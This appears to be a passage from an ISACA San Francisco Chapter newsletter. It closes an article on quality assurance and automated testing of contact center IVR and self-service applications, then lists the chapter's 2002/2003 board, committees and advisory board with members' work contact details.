The weakest area for many companies in implementing a quality assurance program is change management controls. Many applications such as IVRs are not tested before they are implemented. Other applications are tested manually by a few employees, which does not provide assurance that the application will function properly when processing thousands of calls or that the tests are performed consistently. The solution to change management testing control weaknesses is to use automated testing tools. Automated testing using automated call generators and other sophisticated tools allow complex call flows to be completely tested in a simulated production environment prior to actual deployment in the contact center.

Three Application Tests

Change management controls should involve the following three application tests using automated test tools:

- Functional testing of new applications,
- Load and stress testing of call center components, and
- Regression testing of software before implementation into a production environment.

Functional tests ensure the features and functions of a new application are working as designed. Load and stress tests determine the specific conditions where the software will fail and identifies system, network, and application bottlenecks. Automated testing tools provide features for varying the load on the application. An application that supports 48 simultaneous calls may not scale up to support 96 simultaneous calls. Regression tests occur prior to deployment and ensure that recent software changes do not contain any bugs.

Monitoring controls

With the increasing complexity and number of contact center applications, manual testing performed on individual systems may not identify critical problems that would surface in a production environment. In-service testing, or monitoring, creates an effective monitoring control by simulating the customer's experience with an automated self-service application. It tests the end-to-end call flow by placing test calls that duplicate the real-world actions of customers.

An automated test tool that is connected to telephone lines calls an inbound contact center, or connects to a Web server, and interacts with the contact center like a real customer. The test tool can be programmed to run every fifteen minutes on a 24/7 schedule. It provides vital information on call handling or transaction errors such as network and system delays, call misrouting and dropped calls. In the case of a system or network failure, in-service testing can quickly pinpoint the source of the failure.

Summary

An increasing number of customer interactions with the contact center are now automated by self-service applications, including Web sessions and Interactive Voice Response (IVR) transactions. Companies may be exposed to operational and financial risks because of the complexity of innovative contact center technologies, the growing number of potential failure points, and the reduced number of agent interactions that previously provided assurance over the customer's experience.

To mitigate these business risks, senior executives should embed comprehensive risk management processes into their contact center business activities and identify appropriate controls. Critical to this is a comprehensive quality assurance program that leverages automated testing tools to provide strong controls over change management, and monitoring of contact center systems and applications; in particular, customer self-service systems and applications.

SAN FRANCISCO CHAPTER BOARD ROSTER 2002/2003

Executive Board

President
Christina Cheng
Safeway, Inc.
(925) 467-3563
christina.cheng@safeway.com

1st Vice President
Lisa Corpuz
Providian Financial
(415) 278-8713
Lisa_Corpuz@providian.com

2nd Vice President
Miguel (Mike) O. Villegas
Wells Fargo
(415) 396-6549
Miguel.O.Villegas@wellsfargo.com

Treasurer
Anne Woodbury
Deloitte & Touche
(510) 273-2358
awoodbury@deloitte.com

Secretary
Conny Cheng
Ernst & Young
(415) 955-4064
Conny.Cheng@ey.com

Past President
Beverly Davis
Federal Home Loan Bank
(415) 616-2766
davisb@fhlbsf.com

Directors

Directors
Brian Alfaro
Deloitte & Touche
(408) 704-4131
balfaro@deloitte.com

Bill Davidson
Bay Area Rapid Transit – IAD
(510) 464-6954
wdavids@bart.gov

Kevin Fried
Deloitte & Touche
(415) 783-4639
Kefried@deloitte.com

Robert (Bob) Grill
Wells Fargo
(415) 396-2919
Robert.L.Grill@wellsfargo.com

Dave Lufkin
Bank of America
(925) 675-1878
Dave.m.Lufkin@bankofamerica.com

David McCandless
McCandless Systems
(925) 938-6508
dmm@mccandless.com

Todd Weinman
Lander International
(510) 232-4264, ext. 17
todd@landerint.com

Committees

Academic Relations
Brian Alfaro

CISA Review
TBD

Communications
Lisa Corpuz, Chair
David McCandless, Web master
Brian Alfaro
Doug Feil
Robert Grill
David Lufkin
Maria Shaw
Aron Thomas

Membership
Bill Davidson, Chair

Education
Beverly Davis, Co-chair
Bob Grill, Co-chair
Todd Weinman
Helen Leung
Cliff Nalls
Roy Vaiani

Fall Conference
Mike Villegas, Chair
Todd Weinman
Tim Stapleton
Dave McCandless
Bob Grill
Conny Cheng
Kevin Fried

Advisory Board

Advisory Board
Robert Abbott
Arnold Dito
Kathryn Dodds
Chuck Dormann
Doug Feil
Carol Hopkins
Roberta Hunter
Marcus Jung
Susan Snell
Lance Turcato

Information Systems Audit and Control Association

ISACA – San Francisco Chapter
Communications Committee
PO Box 26675
San Francisco, CA 94126